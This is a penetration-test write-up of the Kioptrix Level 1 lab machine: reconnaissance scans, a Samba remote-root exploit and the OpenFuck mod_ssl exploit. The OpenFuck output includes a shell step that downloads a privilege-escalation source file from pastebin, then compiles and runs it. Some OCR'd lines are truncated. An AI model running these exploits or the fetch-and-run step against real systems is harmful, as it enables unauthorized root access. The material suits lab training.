Test Report

duminică, 12 decembrie 2021 19:35

1. Executive Summary

Conduct a penetration test in order to acquire 'root' access to Kioptrix level 1 machine. Efforts were placed on the identification and exploitation of security weaknesses that could allow a remote attacker to gain unauthorized access to the machine.

Summary of Results


Initial reconnaissance of Kioptrix level 1 network resulted in the discovery of running services and open ports which can be exploited. This examination revealed that the web server is running vulnerable services which allow the attacker to execute code remotely on the victim's machine.

2. Attack Narrative

For the purposes of this assessment, VMware was used to set up the lab and simulate the attack. This setup consists of Kali Linux, the attacker, and Kioptrix machine, the victim.


Remote System Discovery

The first step is to find the victim's IP address. Kali and Kioptrix VMs are on the same network, so the first step would be to find kali ip address.



```
┌──(kali㉿kali)-[~]
└─$ ip -c -brie a
lo               UNKNOWN        [redacted] 1/128
eth0             UP             [redacted] 24 2a02:2f0e:312:d600:2bc4:3f28
:fcfa:4def/64 2a02:2f0e:312:d60 [redacted] :fad4/64 fe80::20c:29ff:fee9:fa
d4/64

┌──(kali㉿kali)-[~]
└─$ 
```

Network scanning to find live hosts using netdiscover for kioptrix ip.



```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 17 Captured ARP Req/Rep packets, from 7 hosts.   Total size: 1020
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 [redacted]      00:31:92:dc:07:7c      7     420  TP-Link Corporation Limited
                 e4:42:a6:fb:5c:f7      1      60  Intel Corporate
                 38:8b:59:56:f1:f6      1      60  Google, Inc.
                 18:1d:ea:a2:c7:e5      1      60  Intel Corporate
                 f0:ef:86:0d:a9:4c      1      60  Google, Inc.
                 bc:7e:8b:1d:d1:76      1      60  Samsung Electronics Co.,Ltd
                 00:0c:29:9c:97:fc      5     300  VMware, Inc.
```

The victim's IP address is now known (this IP will be used for the next commands).

Now the ports can be scanned with nmap

```
(root💀kali)-[/home/kali]
└─# nmap -sS -p- -v -A -O $ip                                    130 ×
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-12 08:02 EST
NSE: Loaded 153 scripts for scanning.
…
```

```
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 2.9p2 (protocol 1.99)
| ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_  1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
|_sshv1: Server supports SSHv1
80/tcp   open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4
OpenSSL/0.9.6b)
| http-methods:
|   Supported Methods: GET HEAD OPTIONS TRACE
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2           111/tcp   rpcbind
|   100000  2           111/udp   rpcbind
|   100024  1          1024/tcp   status
|_  100024  1          1024/udp   status
139/tcp  open  netbios-ssn Samba smbd (workgroup: 4MYGROUP)
443/tcp  open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4
OpenSSL/0.9.6b
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: 400 Bad Request
…
Host script results:
|_clock-skew: 1h01m49s
| nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>
(unknown)
| Names:
|   KIOPTRIX<00>         Flags: <unique><active>
|   KIOPTRIX<03>         Flags: <unique><active>
|   KIOPTRIX<20>         Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   MYGROUP<00>          Flags: <group><active>
|   MYGROUP<1d>          Flags: <unique><active>
|_  MYGROUP<1e>          Flags: <group><active>
|_smb2-time: Protocol negotiation failed (SMB2)
```


Exploitation

With the open ports identified together with their services in use, several exploits were found.


1. **SMB -Samba < 2.2.8(Linux/BSD)**

Port 139 used for SMB is open. Samba is known for having a buffer overflow vulnerability on versions 2.0.x through 2.2.7a which allow an attacker to execute arbitrary code with privileges of the Super User(root) . (source: VU#298233 - Samba contains buffer overflow in SMB/CIFS packet fragment reassembly code (cert.org))

For gathering more information related to the Samba version used by the victim machine, enum4linux and nmap commands were used




```
┌──(kali㉿kali)-[~]
└─$ enum4linux -a [redacted]
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4li
nux/ ) on Sun Dec 12 14:20:33 2021

 ==========================
|    Target Information    |
 ==========================
Target ........... [redacted]
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, no
ne


 =====================================================
|    Enumerating Workgroup/Domain on [redacted]        |
 =====================================================
[+] Got domain/workgroup name: MYGROUP

 =============================================
|    Nbtstat Information for [redacted]        |
 =============================================
Looking up status of [redacted]
        KIOPTRIX        <00> -         B <ACTIVE>  Workstation Service
        KIOPTRIX        <03> -         B <ACTIVE>  Messenger Service
        KIOPTRIX        <20> -         B <ACTIVE>  File Server Service
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
        MYGROUP         <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        MYGROUP         <1d> -         B <ACTIVE>  Master Browser
        MYGROUP         <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

        MAC Address = 00-00-00-00-00-00

 ======================================
|    Session Check on [redacted]        |
 ======================================
[E] Server doesn't allow session using username '', password ''.  Aborting remainder of tests.

┌──(kali㉿kali)-[~]
└─$ █                                                                                       1
```




```
┌──(kali㉿kali)-[~]
└─$ nmap -p 139 --script=smb-vuln* [redacted]                                            1 ✗
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-12 14:25 EST
Nmap scan report for [redacted]
Host is up (0.00081s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn

Host script results:
| smb-vuln-cve2009-3103:
|   VULNERABLE:
|   SMBv2 exploit (CVE-2009-3103, Microsoft Security Advisory 975497)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2009-3103
|           Array index error in the SMBv2 protocol implementation in srv2.sys in Microsoft Windows Vista Gold, SP1, and SP2,
|           Windows Server 2008 Gold and SP2, and Windows 7 RC allows remote attackers to execute arbitrary code or cause a
|           denial of service (system crash) via an & (ampersand) character in a Process ID High header field in a NEGOTIATE
|           PROTOCOL REQUEST packet, which triggers an attempted dereference of an out-of-bounds memory location,
|           aka "SMBv2 Negotiation Vulnerability."
|
|     Disclosure date: 2009-09-08
|     References:
|       http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: ERROR: Server returned less data than it was supposed to (one or more fi
elds are missing); aborting [14]

Nmap done: 1 IP address (1 host up) scanned in 16.36 seconds

┌──(kali㉿kali)-[~]
└─$ █
```

Samba version still not displayed, but we know that
https://www.exploit-db.com/exploits/10 exploit runs for all version of Samba less than 2.2.8.
Running it, we could get the root access:




```
┌──(kali㉿kali)-[~]
└─$ ./samba -b ( [redacted]                                                              130 ✗
```



```
┌──(kali㉿kali)-[~]
└─$ ./samba -b [redacted]                                                    130 ×
samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)
─────────────────────────────────────────────────────────────
+ Bruteforce mode. (Linux)
+ Host is running samba.
+ Worked!
─────────────────────────────────────────────────────────────
*** JE MOET JE MUIL HOUWE
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
uid=0(root) gid=0(root) groups=99(nobody)
whoami
root
ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) fro[redacted] 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=0 ttl=59 time=9.746 msec
64 bytes from 8.8.8.8: icmp_seq=1 ttl=59 time=9.516 msec
^C
```


2. **Apache mod_ssl < 2.8.7 OpenSSL**

Apache mod_ssl/2.8.4 module is used to provide cryptography for Apache Web servers by encrypting the traffic using SSL/TLS. This package is vulnerable to buffer overflow attacks.



```
┌──(kali㉿kali)-[~]
└─$ searchsploit mod_ssl 2.8.4
──────────────────────────────────────────────────────────────────────── ─────────────────────
 Exploit Title                                                          |  Path
──────────────────────────────────────────────────────────────────────── ─────────────────────
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow    | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1) | unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2) | unix/remote/47080.c
──────────────────────────────────────────────────────────────────────── ─────────────────────
Shellcodes: No Results
```

There are several versions of exploits in the offline database, but chose to use a more updated version from github: exploits/openfuck.c at master · piyush-saurabh/exploits · GitHub.


kali@kali: ~/OpenFuck
File Actions Edit View Help
root@kali: /home/kali/OpenFuck
File Actions Edit View Help

```
1. Download OpenFuck.c
```
git clone https://github.com/
```
2. Install ssl-dev library

```
apt-get install libssl-dev
```

3. It's Compile Time

````
gcc -o OpenFuck OpenFuck.c -l
~~~

4. Running the Exploit
```
./OpenFuck
```

5. See which service you witc
inux, using apache version 1.
./OpenFuck 0x6a [Target Ip] [

for example:
```
./OpenFuck 0x6a 192.168.80.14
```

**References:**
https://kongwenbin.wordpress.
hthttps://github.com/piyush-s
~
~
```

```
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*******************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                     *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*******************************************************************

Connection... 40 of 40
Establishing SSL connection
cipher: 0x4043808c   ciphers: 0x80f8088
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
race-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p; m/raw/C7v25Xr9 -O pt
--14:37:18--  https://pastebin.com/raw/C7v25Xr9
           => `ptrace-kmod.c'
Connecting to pastebin.com:443... connected!
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/plain]

    0K ...                                                    @   3.84 MB/s

14:37:19 (3.84 MB/s) - `ptrace-kmod.c' saved [4026]

ptrace-kmod.c:183:1: warning: no newline at end of file
/usr/bin/ld: cannot open output file p: Permission denied
collect2: ld returned 1 exit status
whoami
root

id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
uname -a
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
```

## 3. Conclusion

Kioptrix machine root access was acquired, the goal was met.
~~~